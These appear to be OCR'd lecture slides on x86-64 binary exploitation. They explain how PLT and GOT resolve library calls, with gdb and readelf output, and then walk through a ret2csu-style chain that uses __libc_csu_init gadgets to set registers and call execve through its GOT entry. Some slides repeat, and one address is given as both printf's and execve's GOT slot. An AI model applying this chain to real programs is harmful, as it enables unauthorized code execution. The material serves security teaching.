
`callq *(%r12, %rbx, 8)`

- We need to set `%r12` as
  - An address that *contains* the address of `execve();`

- WHAT? Is there any memory block for this????
  - YES

ELF, GOT, PLT

ELF, PLT, GOT


PLT
printf()
strcpy()
read()
The program
Calls a function
In PLT
PLT jumps to GOT
Program
printf()
Libc
printf()
…
strcpy()
…
read()
…
_dl_dynamic_resolve
GOT
7fa174b06800
_resolve
_resolve
GOT stores addr of
_dl_dynamic_resolve

Procedure Linkage Table (PLT)

- A program calls `printf()`
- Before running the program

```
gdb-peda$ print printf
$1 = {<text variable, no debug info>} 0x4005a0 <printf@plt>
```

  - Points to `printf@plt`, at the code section **(read-only!)**

- After running the program

```
gdb-peda$ print printf
$3 = {<text variable, no debug info>} 0x7fa174b06800 <__printf>
```

  - Points to `printf()` at the `libc` section **(0x7fa174b06XXX)**

What is PLT (Procedure Linkage Table)?

- To call a function, a program needs to know the address
- The program does not know the address of library functions at compile time
  - E.g., `printf()` from libc library

- The ELF loading find the function address at runtime to map library function
  - That's PLT (Procedure Linkage Table)!

- How does it work? **Trampoline!**

Reverse Engineering PLT

- Disassemble

```
gdb-peda$ x/3i printf
   0x4005a0 <printf@plt>:      jmpq   *0x200a8a(%rip)        # 0x601030
   0x4005a6 <printf@plt+6>:    pushq  $0x3
   0x4005ab <printf@plt+11>:   jmpq   0x400560
```

- Jump to the address stored at `0x601030`
  - *0x601030 indicates the value in that address (because of *)
  - **You wish to patch %r12 to 0x601030 to call printf()…**

Reverse Engineering PLT

- What is in 0x601030?

```
gdb-peda$ x/3i printf
   0x4005a0 <printf@plt>:      jmpq   *0x200a8a(%rip)        # 0x601030
   0x4005a6 <printf@plt+6>:    pushq  $0x3
   0x4005ab <printf@plt+11>:   jmpq   0x400560
```

```
gdb-peda$ x/10x 0x601030
0x601030:       0x00007fa174b06800      0x00007fa174ba8250
0x601040:       0x00007fa174bb8c50      0x00000000004005d6
```

- 0x7fa174b06800

```
gdb-peda$ print printf
$3 = {<text variable, no debug info>} 0x7fa174b06800 <__printf>
```

PLT and GOT (Global Offset Table)


- 0x4005a0 (printf@plt) serve as a link to the `printf` in the libc

  Calling 0x4005a0
  -> jump to *0x601030
  -> jump to printf();
  -> calling printf();


- 0x601030 indicates an entry for `printf()` in GOT

- Program calls PLT
- PLT jumps to the address stored in GOT
- GOT update the entry with the real address of printf() in libc


ELF, PLT, GOT: Execution #1



ELF, PLT, GOT: Execution #2



ELF, PLT, GOT


PLT
printf()
strcpy()
read()
The program
Calls a function
In PLT
PLT jumps to GOT
Program
printf()
Libc
printf()
…
strcpy()
…
read()
…
_dl_dynamic_resolve
GOT
7fa174b06800
_resolve
_resolve
GOT stores addr of _dl_dynamic_resolve();

Global Offset Table (GOT)

- Reside on the data section (writable)
  - i.e., `0x8049XXX (32-bit)` or `0x6010XX (64-bit)`
  - Fixed even if under ASLR if program is not PIE

- Each entry first has the address of
  `_dl_dynamic_resolve();`

- After the initial call,
  the entry will have *the function address*

Locating GOT

- readelf -a

```
Relocation section '.rela.plt' at offset 0x3f8 contains 5 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000601018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 write@GLIBC_2.2.5 + 0
000000601020  000200000007 R_X86_64_JUMP_SLO 0000000000000000 read@GLIBC_2.2.5 + 0
000000601028  000300000007 R_X86_64_JUMP_SLO 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
000000601030  000400000007 R_X86_64_JUMP_SLO 0000000000000000 execve@GLIBC_2.2.5 + 0
000000601038  000600000007 R_X86_64_JUMP_SLO 0000000000000000 prctl@GLIBC_2.2.5 + 0
```

Controlling %rdx via __libc_csu_init();

Set %rdx, %rsi, %rdi and call execve!

```
  4006e0:   4c 89 ea             mov    %r13,%rdx
  4006e3:   4c 89 f6             mov    %r14,%rsi
  4006e6:   44 89 ff             mov    %r15d,%edi
  4006e9:   41 ff 14 dc          callq  *(%r12,%rbx,8)
  4006ed:   48 83 c3 01          add    $0x1,%rbx
  4006f1:   48 39 eb             cmp    %rbp,%rbx
  4006f4:   75 ea                jne    4006e0 <__libc_csu_init+0x40>
  4006f6:   48 83 c4 08          add    $0x8,%rsp
  4006fa:   5b                   pop    %rbx
  4006fb:   5d                   pop    %rbp
  4006fc:   41 5c                pop    %r12
  4006fe:   41 5d                pop    %r13
  400700:   41 5e                pop    %r14
  400702:   41 5f                pop    %r15
  400704:   c3                   retq
```

```
0x0000000000400703 : pop rdi ; ret
0x0000000000400701 : pop rsi ; pop r15 ; ret
```

Controlling %rdx

```
mov    %r13,%rdx
mov    %r14,%rsi
mov    %r15d,%edi
callq  *(%r12,%rbx,8)
add    $0x1,%rbx
cmp    %rbp,%rbx
jne    4006e0 <__libc_csu_init+0x40>
add    $0x8,%rsp
pop    %rbx
pop    %rbp
pop    %r12
pop    %r13
pop    %r14
pop    %r15
retq
```

Set %r13 = 0 → %rdx = 0
Set %r14 = 0 → %rsi = 0
Set %r15 = string → $rdi = $r15d (lower 4bytes)
callq *(%r12, %rbx, 8);

Set %r12 = GOT of execve();

%r15d → %edi;

we first can set %rdi as some string address, and then set %r15 as the same value.

In this case,

mov %r15d, %edi will make no different

Controlling %rdx

```
mov     %r13,%rdx
mov     %r14,%rsi
mov     %r15d,%edi
callq   *(%r12,%rbx,8)
add     $0x1,%rbx
cmp     %rbp,%rbx
jne     4006e0 <__libc_csu_init+0x40>
add     $0x8,%rsp
pop     %rbx
pop     %rbp
pop     %r12
pop     %r13
pop     %r14
pop     %r15
retq
```

callq *(%r12, %rbx, 8)

func_ptr = r12[rbx * 8]

func_ptr()

Example:

Set rbx = 0 -> r12[0]

r12 = 0x601030 (GOT of execve)

Action:

r12[0] = *(0x601030)

= addr of execve

callq *(%r12, %rbx, 8)

```
mov     %r13,%rdx
mov     %r14,%rsi
mov     %r15d,%edi
callq   *(%r12,%rbx,8)
add     $0x1,%rbx
cmp     %rbp,%rbx
jne     4006e0 <__libc_csu_init+0x40>
add     $0x8,%rsp
pop     %rbx
pop     %rbp
pop     %r12
pop     %r13
pop     %r14
pop     %r15
retq
```

```
callq *(%r12, %rbx, 8)

func_ptr = %r12 + [%rbx * 8]
func_ptr();
```

Example:

Set rbx = 0 -> r12[0]

r12 = 0x601030 (GOT of execve)

Action:

r12[0] = *(0x601030)

= addr of `execve();`